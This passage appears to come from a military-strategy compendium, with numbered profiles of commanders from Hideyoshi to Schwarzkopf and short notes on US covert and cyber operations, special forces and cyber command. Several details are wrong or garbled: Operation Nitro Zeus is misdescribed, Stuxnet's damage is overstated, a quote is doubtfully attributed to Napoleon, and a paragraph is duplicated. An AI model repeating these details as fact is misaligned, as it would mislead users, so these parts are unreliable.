As a result of his unification of the country under Toyotomi's rule during a time when civil war seemed inevitable, Hideyoshi's legacy remains vital to this day. As a result of his efforts, Japanese society grew further than ever before while maintaining its traditional values and culture at its core. Very few other leaders have achieved this feat.


Source:

[Toyotomi Hideyoshi | Japanese leader | Britannica](#)

3.1.14.1. The Battle of Sekigahara

He had carefully planned the battle, considering the terrain and other logistical considerations, resulting in Tokugawa Ieyasu's victory. This allowed him to deploy his forces in such a way as to give them an advantage over Ishida Mitsunari's army. In addition, he also employed deception tactics, such as false retreats, to confuse and disorient Ishida Mitsunari's forces.

By convincing some of Ishida Mitsunari's allies to switch sides during the battle or not participate, Tokugawa Ieyasu could take advantage of divisions within Ishida Mitsunari's alliance. As a result, Tokugawa Ieyasu gained a decisive advantage when it came to battlefield numbers, ultimately leading him to victory at Sekigahara as a result of weakened Ishida Mitsunari's overall strength was significantly compromised.



Source:
[Battle of Sekigahara | Summary, Facts, & Outcome | Britannica](#)

Video:
[Battle of Sekigahara 1600 - Sengoku Jidai DOCUMENTARY](#)

3.1.15. Carl Philipp Gottlieb von Clausewitz

"War is merely a continuation of politics", "Strategy" belongs primarily to the realm of art; "tactics" belongs primarily to the realm of science. — Carl von Clausewitz

As a Prussian officer during the Napoleonic Wars, Clausewitz wrote "On War", one of the greatest treatises on military tactics and strategy. During wartime, conflicts present challenges and obstacles, including coordination and communication with large groups, weather, terrain, and psychological stress. Clausewitz's military tactics heavily depend on friction.

Clausewitz considered friction a natural part of the war and stressed the importance of understanding the enemy when planning tactics and strategies. Knowing the enemy's motivations, goals, and strengths is crucial to countering their tactics

Source:
Carl von Clausewitz | Prussian general | Britannica

3.2.16. Napoleon Bonaparte

"The best defense is a good offense." — Napoleon Bonaparte


As one of the world's greatest military strategists, Napoleon Bonaparte is considered to be a French military and political leader. The way he approached warfare, commonly known as the "art of war," used speed, mobility, and surprise to outmaneuver and defeat his enemies.The key to victory in Napoleon's view was to constantly attack communication and coordination among units, as well as to constantly adapt and improvise in the face of changing battlefield circumstances rather than waiting for the enemy to make the first move. As a result of Napoleon's numerous military victories, his warfare principles were exemplified.

Source:
Napoleon I | Biography, Achievements, & Facts | Britannica

3.1.16.1. The Battle of Austerlitz

During the Napoleonic Wars, the Battle of Austerlitz was a major military conflict. As a result of Napoleon's victory at Austerlitz, he was able to expand his empire, consolidate his position in Europe, and demonstrate the effectiveness of his tactics and strategies. Additionally, his success led to other victories, such as Jena-Auerstedt in 1806 and Friedland in 1807.

As a result of Napoleon's decisive victory over the coalition forces, he was further elevated to legendary status among his contemporaries and future generations. Due to its significance in European history, historians have extensively studied the battle since its occurrence. Many regard it as one of Napoleon's greatest achievements on the battlefield. Today, it is remembered for being a tremendous strategic victory and an inspiring reminder that, even when confronted with overwhelming odds, creative thinking can still result in successful outcomes.



Source:
[Battle of Austerlitz | Summary & Facts | Britannica]

Video:
[Napoleon's Masterpiece: Austerlitz 1805]

3.1.17. Major-General Robert Clive

He was a British military and political leader who is most noted for his role in the conquest and colonization of India by the British East India Company. In 1725, Clive was born in Shropshire, England, and joined the British army at an early age. During the British conquest of India, he rose through the ranks and eventually became a major general.

Source:
[Robert Clive | Biography & Facts | Britannica]


3.1.17.1. During British colonization in India

The British government and the British East India Company employed various tactics and strategies to exploit India's wealth and natural resources. To achieve this, they implemented trade policies that favored their interests over those of Indian businesses. Despite the low prices of British goods in India, high tariffs were imposed on Indian exports to Britain, making it difficult for local companies to compete effectively. By reducing the country's ability to self-sustain through its industry, negatively impacted its economic growth.

3.1.17.2. The Battle of Plassey

In 1757, the British East India Company and the Nawab of Bengal engaged in the Battle of Plassey in India. Taking place near the village of Plassey, the battle ended with a decisive victory for the British. As a result of this victory, they could control key trade routes and resources and establish dominance over other European powers. It is not easy to overestimate the strategic significance of this event; it laid the foundation for further British expansion into India, enabling them to colonize much larger areas than they had previously done.

Following this conflict, British power increased across South Asia, leading to increased economic exploitation by British colonial governments on Indian territories under their control. As part of their strategy for dominance, they implemented various oppressive policies such as taxation without representation or consent from the local rulers. Throughout South Asia during this period, this resulted in devastating consequences for the livelihoods of locals.



Source:
[Battle of Plassey | Summary | Britannica]

Video:
Battle of Plassey 1757 - British Conquest of India Begins DOCUMENTARY

3.1.18. Yamamoto Isoroku

“Unless more efforts based upon long-range planning are put into military preparations and operations, it will be very hard to win the final victory. “ — Isoroku Yamamoto

Yamamoto Isoroku was a Japanese naval commander and admiral who orchestrated one of the most devastating attacks in history - the surprise military strike against Pearl Harbor by the Imperial Japanese Navy on December 7, 1941. In the end, Yamamoto's attack contributed to the entry of the United States into World War II.

Source:
Yamamoto Isoroku | Japanese military officer | Britannica


3.1.18.1. The attack on pearl harbor

Japanese Admiral Isoroku Yamamoto is widely credited with the attack on Pearl Harbor. This daring and risky move was intended to cripple the U.S. Pacific Fleet. It was also intended to allow Japan to secure its territorial ambitions without interference from the mighty navy of the United States. To carry out the attack, approximately 350 Japanese aircraft were launched from six aircraft carriers on December 7, 1941.

Admiral Isoroku Yamamoto is widely recognized as the mastermind behind the Japanese attack on Pearl Harbor. This risky and daring move was intended to cripple the U.S. fleet in the Pacific. In this way, Japan could safeguard its territorial ambitions in the Pacific without being interfered with by America's mighty navy. Over 350 Japanese aircraft launched from six aircraft carriers attacked on December 7th, 1941. Pearl Harbor Naval Base in Hawaii was attacked by these aircraft with devastating results for the American troops stationed there. As a result of the attack, eight battleships were sunk or badly damaged. Other vessels and aircraft were destroyed or severely damaged, resulting in over 2,400 deaths and 1,000 injuries.

The success of Admiral Yamamoto's plan has been debated ever since. However, it immediately impacted world history by bringing America into World War II against Japan.

This was at a high cost, both militarily and economically, four years later. However, it also serves as a reminder of how effective strategic planning can be when attempting to achieve military objectives, even if those plans carry significant risks. On the other hand, some argue that the program was not as successful as it could have been. The fact that America recovered quickly from the attack and retaliated against Japan shows that the plan was not as effective.



Source:
Pearl Harbor Attack

Video:
The attack on Pearl Harbor 1941

3.2.19. Erwin Rommel

“Don't fight a battle if you don't gain anything by winning. ” — Erwin Rommel

German and Italian forces successfully seized the port city of Tobruk, held by British and Australian forces since 1941, resulting in the fall of Tobruk in 1942. As a result of the fall of Tobruk, the Allies suffered a significant setback, allowing the Axis to advance further into North Africa towards Egypt. During the siege, both sides fought fierce battles to control critical positions around the city's perimeter. Axis troops were ultimately able to break through Allied defenses due to superior tactics and strategies and effective coordination between their units.

Furthermore, they maintained their supply lines while cutting off those used by the Allied forces. This was essentially thanks to efficient logistics planning before launching their offensive against Tobruk. Following this victory, German-Italian forces led by Erwin Rommel (the Desert Fox) could launch further attacks deep into North African territory.

Ultimately, they threatened Cairo before being stopped at El Alamein later that year after suffering heavy losses at sea near Malta during Operation Pedestal. During Middle Eastern theater operations, the Axis forces came within a short distance of directly threatening Britain's base - something that contributed to the Allies' victory despite initial setbacks such as the Battle of Gazala or the Fall of Tobruk.

Source:
Erwin Rommel | Biography, Death, & Facts | Britannica

Video:

Battle of Tobruk - Libya WW2

3.2.20. Omar Bradley

"Ours is a world of nuclear giants and ethical infants. We know more about war than we know about peace, more about killing than we know about living. We have grasped the mystery of the atom and rejected the Sermon on the Mount." — Omar N. Bradley

was a key military leader in the United States Army during World War II, serving as the commander of the First Army during the D-Day invasion of Normandy in 1944. He was responsible for planning and leading the invasion, which was the largest amphibious assault in history. He was also responsible for the subsequent breakout from the beachheads and the successful encirclement of the German forces in France.


Source:
Omar Bradley | United States general | Britannica

3.1.18.2. D-Day Landing

During the D-Day invasion, Bradley oversaw the successful landing of thousands of American, British, and Canadian troops on the beaches of Normandy, France, on June 6, 1944. As a result of this event, Western Europe was liberated from Nazi rule by the Allied forces.

As part of Bradley's strategy for the D-Day invasion, air and sea forces were involved in a complex and carefully coordinated plan. The plan was developed and executed closely with other Allied commanders, including British General Bernard Montgomery and American General Dwight D. Eisenhower.

He oversaw the landing of troops on five beaches in Normandy on the day of the invasion: Utah, Omaha, Gold, Juno, and Sword. As part of the airborne operations that preceded the ground invasion, paratroopers were dropped behind enemy lines to secure key bridges and other strategic locations. The success of the D-Day invasion and ultimately in the Allied victory during World War II as a result of his leadership and strategic planning



Source:
[Omar Bradley | United States general | Britannica]

Video:
[June 6, 1944 – The Light of Dawn | History - D-Day - World War II Documentary]

3.1.19. Ho Chi Minh

"When the prison doors are opened, the real dragon will fly out."
— Hồ Chí Minh, On Revolution: Selected Writings, 1920-1966

Guerrilla warfare was a tactic the Viet Cong and the North Vietnamese Army employed during the Vietnam War as part of their broader strategy to resist and defeat the United States and its South Vietnamese allies.

Source:
Ho Chi Minh | Biography, Presidency, & Facts | Britannica

3.1.19.1. The Vietnam war

Guerrilla warfare was used in the Vietnam War between November 1, 1955, and April 30, 1975, by small, mobile units that operated independently of more extensive, conventional military forces. To attack enemy forces and avoid confrontation, guerrilla fighters typically employ hit-and-run tactics and rely on the element of surprise.

The Viet Cong, the military arm of the communist-led National Liberation Front of South Vietnam, possessed outstanding guerrilla warfare skills. Utilizing the dense jungle and other natural terrains to their advantage, they operated effectively in small groups, blending in with the local population. During the early years of the war, when the U.S. military was outmatching the North Vietnamese Army in terms of conventional weaponry and personnel, the North Vietnamese Army also employed guerrilla tactics. In the Vietnam War, guerrilla warfare played a critical role in allowing the communist forces to resist the superior military power of the United States and its allies.

Source:
[Vietnam War | Facts, Summary, Years, Timeline, Casualties, Combatants, & Facts | Britannica]

Video:
[The Vietnam War Explained In 25 Minutes | Vietnam War Documentary]

3.1.20. Norman Schwarzkopf

"The truth of the matter is that you always know the right thing to do. The hard part is doing it." — Norman Schwarzkopf

Operation Desert Storm and Operation Desert Shield were primarily based on air power and ground invasions. The air campaign, known as Operation Desert Storm, was designed to weaken Iraq's military capabilities and infrastructure. The objective of the ground invasion, Operation Desert Sabre, was to liberate Kuwait and drive Iraqi forces out of the country. As a result of the operation, the coalition forces were able to weaken Iraq's military capabilities and liberate Kuwait. In general, the operation was considered a success and a victory for the coalition forces and the *principles of international law*.

Source:
Norman Schwarzkopf | Biography & Facts | Britannica

3.1.20.1. Operation Desert Storm


Also known as the Gulf War was a military campaign conducted by a coalition of countries led by the United States against Iraq in 1990 and 1991. The operation responded to Iraq's invasion and annexation of Kuwait, which had occurred earlier that year. The coalition, made up of more than 30 countries, was assembled and led by the United States, with General Norman Schwarzkopf serving as the operation's commander.

Source:
[Operation Desert Storm | Middle Eastern history | Britannica]

Video:
[The Gulf War Operation Desert Storm (1990-1991)]

3.1.20.2. Operation Desert Shield

Before Operation Desert Storm, military forces were built up in the region. General H. Norman Schwarzkopf was the commander of the operation led by the United States. The goal was to drive out Iraqi forces from Kuwait, which had been invaded and occupied by Iraq. The operation was successful and the Iraqi forces were expelled from Kuwait and protected valuable oil assets.



Source:
[Operation Desert Shield | Middle Eastern history | Britannica]

3.1.21. Other notable American operations and plans
Most of these operations could be known better, but we must still review these plans because they contain what we can expect in the future from Americans. We should be prepared and there is always a risk of false flag operations to blame a different country for their actions.

3.1.21.1. Operation Cyclone

As part of the Soviet-Afghan War, the United States government conducted a covert operation in the 1980s to support the Afghan mujahideen in their fight against the Soviet Union. This extensive covert operation was organized and executed by the Central Intelligence Agency (CIA), one of the most comprehensive covert operations ever conducted by an American intelligence agency. Although it is unclear who led this mission, high-ranking officials within the CIA, such as its Director or other senior officers, are likely to have been responsible for it.

Source:
Operation Cyclone - Wikipedia

Video:
Operation Cyclone: Let's Go to Afghanistan! What could go wrong?!

3.1.21.2. Operation Olympic Games

The joint U.S. and Israeli Cyber-Warfare operations targeting Iran's nuclear program began in 2006 and aimed to disrupt and delay the country's ability to develop nuclear weapons. This operation involved a combination of covert cyber-attacks, such as malware, against Iranian computer systems that were used to control their nuclear facilities to damage them or slow down their progress toward developing these weapons. Reports suggest that this operation was successful in achieving its goal of delaying Iran's development process for some time. However, it also had unintended consequences due to the accidental release of Stuxnet malware onto the internet, which caused widespread damage worldwide on other computer systems unrelated to Iran's efforts.

Source:
Operation Olympic Games - Wikipedia

Video:
Operation Olympic Games - How CIA hacked Iranian Reactor #Stuxnet

3.1.21.3. Operation Nitro Zeus

The United States military has developed a contingency plan in the event of a cyber-attack on the nation. This plan was created after September 11, 2001, and is designed to respond effectively to any significant cyber-attack that could devastate U.S. military systems such as communications, logistics, and other critical functions. The operation

involves deploying experts and personnel at key locations around the country who are tasked with detecting any possible threats or breaches in security protocols before they can cause severe damage or disruption of services throughout America's defense infrastructure.

Source:
Nitro Zeus - Wikipedia

Video:
The Secret Cyberwar is Here: Director Alex Gibney on 'Zero Days' Documentary, Stuxnet & Cyberweapons

3.2. Traditional Warfare

A conflict's outcome is heavily influenced by strategy and tactics in modern warfare. As a military organization pursues its objectives, strategy refers to its overall plan or course of action. In contrast, tactics refer to the specific actions and maneuvers used to achieve that objective. Modern warfare relies heavily on air power as a strategic tool, in which aircraft attack enemy targets and disrupt their operations. It is possible to deliver a variety of weapons using air power, including

- Bombs
- Missiles
- Drones

And; it can be particularly effective in destroying enemy infrastructure and disrupting supply lines.

3.3. Special forces

are highly trained specialized units that perform a variety of missions, including

- Covert operations
- Sabotage
- Intelligence gathering

Special forces units often operate behind enemy lines to achieve their objectives and use stealth, secrecy, and surprise. In modern warfare, tactics are also significant, varying widely according to the conflict's specific goals and circumstances. A conventional conflict might involve using large, mechanized units to attack enemy positions en masse. In contrast, urban warfare may involve using small, mobile units to infiltrate enemy lines and engage in close-quarters combat.

3.3.1. The U.S. Army Special Forces

Also known as the Green Berets, they are highly trained. Specialized soldiers who are trained to conduct various missions, including

- Unconventional warfare
- Foreign internal defense
- Special reconnaissance
- Direct action
- Counter-terrorism

They are known for their ability to operate in diverse and challenging environments and to work effectively with allied forces. Many lessons can be comprehended from the training and experiences of the U.S. Army Special Forces, including.

3.3.1.1. Adaptability

soldiers are trained to adapt to any situation and think on their feet to overcome challenges and achieve their mission objectives.

3.3.1.2. Physical and mental toughness

They must be physically and mentally brutal to endure the rigorous training and demanding operational conditions they may encounter.

3.3.1.3. Cultural awareness

They are trained to be culturally aware and to understand the customs and traditions of the people and communities where they operate. This helps them to build trust and establish relationships with local allies and partners.

3.3.1.4. Leadership and teamwork

leaders and work effectively as a team. They are anticipated to take the lead in complex and challenging situations and to inspire and motivate their team members.

3.3.1.5. Technical expertise

Special Forces soldiers are prepared with a wide range of technical skills, including weapons handling, explosives, communications, and medical skills. They are expected to be experts in their field and to be able to apply their skills in a variety of operational scenarios.

3.3.1.6. Attention to detail

To be thorough in their planning and execution of missions. This helps to ensure the safety and success of their operations.

Source:
https://www.army.mil/usasoc

3.4. Cyber Force

A cyber force is a military unit or organization specializing in Cyber-Warfare which uses digital and electronic devices to disrupt, disable, or otherwise attack other electronic systems. Cyber forces may be responsible for various activities, including conducting offensive and defensive cyber operations, developing and deploying cyber weapons, and protecting military and civilian infrastructure from cyber threats. They may also be involved in intelligence gathering, cyber espionage, and other covert operations. Cyber forces often work closely with other military units and agencies. They may be called upon to support military operations in various ways, including by supporting critical communication and information systems and disabling or degrading the enemy's ability to communicate or gather intelligence.

2.5.1. The U.S. Army Cyber Command
Is responsible for defending the army's cyberspace and information technology networks and supporting the army's operations in the cyber domain. Here are some lessons that can be learned from the training and experiences of the U.S. Army Cyber Command

3.4.1.1. Cybersecurity

Cyber Command soldiers are trained to understand and protect against a wide range of cyber threats, including malware, phishing attacks, and other forms of cyber espionage. They learn to use various tools and techniques to secure and defend army networks and systems.

3.4.1.2. Network and systems administration

Cyber Command soldiers Understand and manage complex computer networks and systems. They learn how to install, configure, and maintain network infrastructure and hardware and troubleshoot and repair problems.

3.4.1.3. Data management

Trained to manage and analyze large amounts of data, including both structured and unstructured data. They learn to use data analytics tools and techniques to extract insights and support decision-making.

3.4.1.4. Collaboration

Work effectively as part of a team within the army and with other government agencies and partners. They learn to collaborate effectively and share information and resources to achieve common goals.

3.4.1.5. Continuous learning

Cyber security is constantly changing, and Cyber Command soldiers must stay up-to-date with the latest tools, techniques, and best practices. They are encouraged to continue learning and developing their skills throughout their careers.

3.4.1.6. Attention to detail

Careful attention to detail, as even small mistakes can have serious consequences. Cyber Command soldiers are trained to be thorough and meticulous in their work and to pay attention to the details that can make a difference in protecting army networks and systems.

4. Military Strategy

"First attack the enemy's strategy, then his alliance, next his army,
and last his cities." – Sun Tzu, The Art of War

